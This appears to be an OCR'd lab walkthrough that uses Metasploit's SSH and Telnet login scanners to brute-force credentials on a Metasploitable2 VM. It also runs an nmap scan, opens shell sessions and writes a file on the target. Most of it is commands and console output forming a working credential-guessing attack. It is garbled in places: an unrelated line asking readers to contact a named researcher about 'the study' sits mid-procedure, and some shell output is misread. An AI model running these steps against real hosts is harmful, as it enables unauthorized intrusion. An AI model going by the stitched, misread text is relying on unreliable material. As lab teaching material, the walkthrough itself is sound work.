After interacting with a module you can manually set a TARGET with set TARGET 'custom'
msf6 > use 79
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
CreateSession      true        no        Create a new session for every successful login
DB_ALL_CREDS      false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all passwords in the current database to the list
DB_ALL_USERS       false        no        Add all users in the current database to the list
DB_SKIP_EXISTING   none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          no           no        A specific password to authenticate with
PASS_FILE          file         no        File containing passwords, one per line
RHOSTS             yes         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              22          yes      The target port
STOP_ON_SUCCESS    false        yes      Stop guessing when a credential works for a host
THREADS            1           yes      The number of concurrent threads (max one per host)
USERNAME           no           no        A specific username to authenticate as
USERPASS_FILE      file         no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false        no        Try the username as the password for all users
USER_FILE          file         no        File containing usernames, one per line
VERBOSE            false        yes      Whether to print output for all attempts

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

After that set rhosts ( IP Address of metasploitable ), then

Set STOP\_ON\_SUCCESS true

After that go to the new terminal and create a pass.txt and user.txt , set PASS\_FILE (path address of pass.txt ) /home/kali/pass.txt and set USER\_FILE (path address of user.txt ) /home/kali/user.txt

After that set VERBOSE true

Command	Description
set RHOSTS 192.168.91.129	Sets the target IP (Metasploitable IP)
set STOP_ON_SUCCESS true	Stops the scan once valid credentials are found
set PASS_FILE /home/kali/pass.txt	Path to the password wordlist file
set USER_FILE /home/kali/user.txt	Path to the username wordlist file
set VERBOSE true	Enables detailed output in the console

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help |

Home kali-linux-2025.2-vmware-a... Metasploitable2-Linux

File Actions Edit View Help

```
PASS_FILE /home/kali/pass.txt no File containing passwords, one per line
RHOSTS user.txt 192.168.91.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 i The target port
STOP_ON_SUCCESS true Yes Stop guessing when a credential works for a host
THREADS 1 Yes The number of concurrent threads (max one per host)
USERNAME /home/kali No A specific username to authenticate as
USERPASS_FILE No File containing users and passwords separated by space, one pair per line
USER_AS_PASS false No Try the username as the password for all users
USER_FILE No File containing usernames, one per line
VERBOSE false Yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user.txt
USER_FILE => /home/kali/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

For more information about the study, please contact Dr. Michael J. Coughlin at (312) 996-3070 or via email at [mcoughlin@uic.edu](mailto:mcoughlin@uic.edu).

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Run/Exploit

A screenshot of a Kali Linux VM in VMware Workstation. The terminal window shows the output of a Metasploit auxiliary module run:

```
root@kali: /home/kali
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.91.129:22 - Starting bruteforce
[-] 192.168.91.129:22 - Failed: 'huhh:babbu'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.91.129:22 - Failed: 'huhh:a'
[-] 192.168.91.129:22 - Failed: 'huhh:snuduhuh'
[-] 192.168.91.129:22 - Failed: 'huhh:msfadmin'
[-] 192.168.91.129:22 - Failed: 'huhh:hbygu'
[-] 192.168.91.129:22 - Failed: 'huhh:'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:babbu'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:a'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:snuduhuh'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:msfadmin'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:hbygu'
[-] 192.168.91.129:22 - Failed: 'jnjiyo:'
[-] 192.168.91.129:22 - Failed: 'msfadmin:babbu'
[-] 192.168.91.129:22 - Failed: 'msfadmin:a'
[-] 192.168.91.129:22 - Failed: 'msfadmin:snuduhuh'
[+] 192.168.91.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP T hu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
[*] SSH session 1 opened (192.168.91.128:37345 → 192.168.91.129:22) at 2025-07-12 04:18:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

The terminal also shows the user has run 'sessions' and is now in an 'Active sessions' state.

## Sessions

When you exploit a system and it works, Metasploit gives you a session so you can:

- Access files, Run commands, Control the system, Take screenshots, record webcam, etc. (with permission!)

After that session 1,

A screenshot of a Kali Linux VM in VMware Workstation. The terminal window shows the user interacting with session 1:

```
root@kali: /home/kali
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
[*] Starting interaction with 1 ...

whoami
msfadmin
ls
cyber
luck
vulnerable
```

The last four lines ('whoami', 'msfadmin', 'ls', 'cyber', 'luck', 'vulnerable') are highlighted with a red box.

**It is clearly observed that Metasploitable is easily accessible once exploited using Metasploit. The attacker can gain full control over the system, allowing them to modify system settings, access or change files and documents, and perform various post-exploitation tasks without any restrictions.**

```
nsfadmin@metasploitable:~$ ls
The program `ls` is currently not installed. You can install it by typing:
sudo apt-get install ls
-bash: ls: command not found
nsfadmin@metasploitable:~$ ls
cyber luck vulnerable
nsfadmin@metasploitable:~$ _
```

**The data clearly indicates that Metasploitable is fully accessible once exploited. This means an attacker can easily gain access, view, modify, or delete any files and system data, demonstrating how vulnerable the system is without proper security measures.**

**Telnet:** Telnet is a network protocol used to connect to remote computers over a command-line interface.

Telnet lets you log in to another computer remotely and run commands — like you're sitting in front of it.

### What Telnet Can Do:

- Remote login to servers
- Check if ports are open
- Test services (like mail, web, FTP)
- Send basic commands to the target

**CLI: nmap -sV -O 192.168.91.129 ( V- Version and O- Operating System)**

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help |

Home kali-linux-2025.2-vmware-a... Metasploitable2-Linux

File Actions Edit View Help

```
(root㉿kali)-[~/home/kali]
# nmap -sV -o 192.168.91.129 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 04:48 EDT
Nmap scan report for 192.168.91.129
Host is up (0.00088s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

## CLI: msfconsole

## CLI: search telnet

kali-linux-2025.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home kali-linux-2025.2-vmware-a... Metasploitable2-Linux

msf6 > search telnet

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	2015-01-04	excellent	No	ASUS infosvr Auth Bypass Command Execution
1	exploit/linux/http/asuswrt_lan_rce	2018-01-22	excellent	No	AsusWRT LAN Unauthenticated Remote Code Execution
2	auxiliary/server/capture/telnet	.	normal	No	Authentication Capture: Telnet
3	auxiliary/scanner/telnet/brocade_enable_login	.	normal	No	Brocade Enable Login Check Scanner
4	exploit/windows/proxy/ccproxy_telnet_ping	2004-11-11	average	Yes	CCProxy Telnet Proxy Ping Overflow
5	\ target: Automatic	.	.	.	.
6	\ target: Windows 2000 Pro All - English	.	.	.	.
7	\ target: Windows 2000 Pro All - Italian	.	.	.	.
8	\ target: Windows 2000 Pro All - French	.	.	.	.
9	\ target: Windows XP SP0/1 - English	.	.	.	.
10	\ target: Windows XP SP2 - English	.	.	.	.
11	auxiliary/dos/cisco/ios_telnet_rocm	2017-03-17	normal	No	Cisco IOS Telnet Denial of Service
12	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	normal	No	D-Link DIR-600 / DIR-300 Unauthorized Remote Command Execution
13	exploit/linux/http/dlink_diagnostic_exec_noauth	2013-03-05	excellent	No	D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
14	\ target: CMD	.	.	.	.
15	\ target: Linux mipsel Payload	.	.	.	.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Use 76 and options

```

root@kali:~#
Interact with a module by name or index. For example info 84, use 84 or use post/windows/gather/credentials/mremote
msf6 > use 76
msf6 auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
Name      Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
CreateSession      true        no        Create a new session for every successful login
DB_ALL_CREDS      false        no        Try each user/password couple stored in the current database
DB_ALL_PASS       false        no        Add all passwords in the current database to the list
DB_ALL_USERS      false        no        Add all users in the current database to the list
DB_SKIP_EXISTING  none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          none        no        A specific password to authenticate with
PASS_FILE         file        no        File containing passwords, one per line
RHOSTS            yes         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              23         yes      The target port (TCP)
STOP_ON_SUCCESS   true        yes      Stop guessing when a credential works for a host
THREADS           1           yes      The number of concurrent threads (max one per host)
USERNAME          none        no        A specific username to authenticate as
USERPASS_FILE     file        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false        no        Try the username as the password for all users
USER_FILE          file        no        File containing usernames, one per line
VERBOSE            true        yes      Whether to print output for all attempts
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

After that set rhosts ( IP Address of metasploitable ), then

Set STOP\_ON\_SUCCESS true

After that go to the new terminal and create a pass.txt and user.txt , set PASS\_FILE (path address of pass.txt ) /home/kali/pass.txt and set USER\_FILE (path address of user.txt ) /home/kali/user.txt

## Command

set RHOSTS 192.168.91.129

set STOP\_ON\_SUCCESS true

set PASS\_FILE /home/kali/pass.txt

set USER\_FILE /home/kali/user.txt

set VERBOSE true

## Description

Sets the target IP (Metasploitable IP)

Stops the scan once valid credentials are found

Path to the password wordlist file

Path to the username wordlist file

Enables detailed output in the console

## After that run/exploit

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help ||| Home kalf-linux-2025.2-vmware-a... Metasploitable2-Linux
File Actions Edit View Help
USER_FILE /home/kali/user.txt no File containing usernames, one per line
VERBOSE err.txt true Whether to print output for all attempts
root@kali:/home/kali
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] msf6 auxiliary(scanner/telnet/telnet_login) -> run
[!] 192.168.91.129:23 - No active DB -- Credential data will not be saved!
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:babbu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:a (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:snuduh (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:msfadmin (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:hbygu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh: (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:babbu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:a (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:snuduh (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:msfadmin (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:hbygu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo: (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:babbu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:a (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:snuduh (Incorrect: )
[+] 192.168.91.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.91.129:23 - Attempting to start session 192.168.91.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.91.128:42605 → 192.168.91.129:23) at 2025-07-12 05:10:42 -0400
[*] 192.168.91.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Sessions after that session 1

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help ||| Home kalf-linux-2025.2-vmware-a... Metasploitable2-Linux
File Actions Edit View Help
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:msfadmin (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh:hbygu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: huhh: (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:babbu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:a (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:snuduh (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:msfadmin (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo:hbygu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: jnjijo: (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:babbu (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:a (Incorrect: )
[-] 192.168.91.129:23 - LOGIN FAILED: msfadmin:snuduh (Incorrect: )
[+] 192.168.91.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.91.129:23 - Attempting to start session 192.168.91.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.91.128:42605 → 192.168.91.129:23) at 2025-07-12 05:10:42 -0400
[*] 192.168.91.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions
```

Active sessions			
Id	Name	Type	Information
1		shell	TELNET msfadmin:msfadmin (192.168.91.129:23)


```
Connection
192.168.91.128:42605 → 192.168.91.129:23 (192.168.91.129)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1 ...
```

```
msfadmin@metasploitable:~$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

You can observe that the file created on the Kali Linux machine is also visible on the Metasploitable system. This indicates that the attacker has successfully gained access and can view, modify, or transfer files between the two systems, demonstrating a complete compromise of the target machine.




```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help ||| Home kali-linux-2025.2-vmware-a... Metasploitable2-Linux
File Actions Edit View Help
[+] 192.168.91.129:23 kali - 192.168.91.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.91.129:23 - Attempting to start session 192.168.91.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.91.129:42605 → 192.168.91.129:23) at 2025-07-12 05:10:42 -0400
[*] 192.168.91.129:23 kali - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions
/nome/kali

Active sessions
Id Name Type Information Connection
-- -- -- -- --
1 shell TELNET msfadmin:msfadmin (192.168.91.129:23) 192.168.91.128:42605 → 192.168.91.129:23 (192.168.91.129)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1 ...

msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ ls
ls
cyber luck vulnerable
msfadmin@metasploitable:~$ cat>lucky.txt
cat>lucky.txt
Hello welcome to my world
Hello welcome to my world
exit
exit

```



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help ||| Home kali-linux-2025.2-vmware-amd64 Metasploitable2-Linux
File Actions Edit View Help
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:31 errors:0 dropped:0 overruns:0 frame:0
TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

nsfadmin@metasploitable:~$ LS
The program 'ls' is currently not installed. You can install it by typing:
sudo apt-get install ls
-bash: ls: command not found
nsfadmin@metasploitable:~$ ls
cyber luck vulnerable
nsfadmin@metasploitable:~$ ls
cyber luck lucky.txt vulnerable
nsfadmin@metasploitable:~$ cat lucky.txt
Hello welcome to my world
exit
nsfadmin@metasploitable:~$ _
```